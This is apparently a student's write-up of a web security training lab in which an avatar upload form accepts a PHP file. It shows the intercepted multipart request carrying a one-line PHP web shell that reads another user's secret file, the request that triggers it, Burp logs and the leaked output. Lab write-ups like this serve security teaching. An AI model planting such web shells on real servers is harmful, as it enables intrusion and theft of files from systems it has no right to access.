

Remote Code Execution

Name: Matyas Abreham

IDNO: CTC-207-26

Lab 9: Remote Code Execution via Web Shell Upload

Objective


Exploit unrestricted file upload in the avatar upload feature to upload a web shell and achieve remote code execution.

Steps

Logged in as wiener and went to My Account, which has an avatar upload feature.

My Account

Your username is: wiener



The screenshot shows a web interface for a user's account. At the top, it says 'My Account' and 'Your username is: wiener'. Below this is a form with two sections. The first section is for updating the email, with a text input field labeled 'Email' and a green 'Update email' button. The second section is for updating the avatar, featuring a small cartoon avatar icon, a label 'Avatar:', a 'Browse...' button, and the text 'No file selected.'. At the bottom of this section is a green 'Upload' button.

My Account page with the avatar upload form.

Intercepted the upload request (POST /my-account/avatar) in Burp Suite and replaced the avatar file content with a malicious PHP script, keeping the filename as .php and the content type as PHP:

```
Content-Disposition: form-data; name="avatar"; filename="exploit.php"Content-Type: application/x-php<?php echo file_get_contents('/home/carlos/secret'); ?>
```

76	https://safebrowsing.googlea...	GET	/v4/threatListUpdates?etch75ct=a...	✓	200	2560	app		
77	https://0a8a003e04cb280f8...	GET	/my-account		200	4478	HTML		Remot
78	https://0a8a003e04cb280f8...	GET	/files/avatars/modern-male-avatar...		200	11048		webp	
79	https://0a8a003e04cb280f8...	GET	/academyLabHeader		101	147			
80	https://0a8a003e04cb280f8...	POST	/my-account/avatar	✓	403	314	HTML		
81	https://0a8a003e04cb280f8...	GET	/my-account		200	4478	HTML		Remot
82	https://0a8a003e04cb280f8...	GET	/files/avatars/modern-male-avatar...		304	172		webp	
83	https://0a8a003e04cb280f8...	GET	/academyLabHeader		101	147			
84	https://0a8a003e04cb280f8...	POST	/my-account/avatar	✓	200	331	HTML		

Request	Response
Inspector Request attributes Request body parameters Request cookies Request headers Response headers	Inspector Request attributes Request body parameters Request cookies Request headers Response headers

Request	Response
Inspector Request attributes Request body parameters Request cookies Request headers Response headers	Inspector Request attributes Request body parameters Request cookies Request headers Response headers

Burp Repeater showing the uploaded PHP payload in the multipart request.

The server accepted the upload. Browsed directly to the uploaded file to trigger execution:

```
GET /files/avatars/exploit.php
```

Result

The PHP code executed on the server and returned the contents of Carlos's secret file:
vsja3QKOzrBctCHrbrm9uBVMLuahJmMG

Request

Pretty Raw Hex

```
1 GET /files/avatars/exploit.php HTTP/2
2 Host: 0a8a003e04cb280f8366ca040007007c.web-security-academy.net
3 Cookie: session=ATf3FvRiMp9ZNSHufs6DzgcGeFba4vXP
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a8a003e04cb280f8366ca040007007c.web-security-academy.net/my-account
9 Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Fri, 21 Aug 2026 01:25:10 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 32
7
8 vsja3QK0zrBctChrbm9uBVMLuahJmMG
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 15

Response headers 5

Request to the uploaded exploit.php returning Carlos's secret in the response.

Web Security Academy Remote code execution via web shell upload

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >>

[Home](#) | [My account](#)

Lab marked as Solved (Remote code execution via web shell upload).

Vulnerability

The avatar upload feature did not validate the file type or extension, allowing a .php file to be uploaded into a web-accessible directory and executed by the server.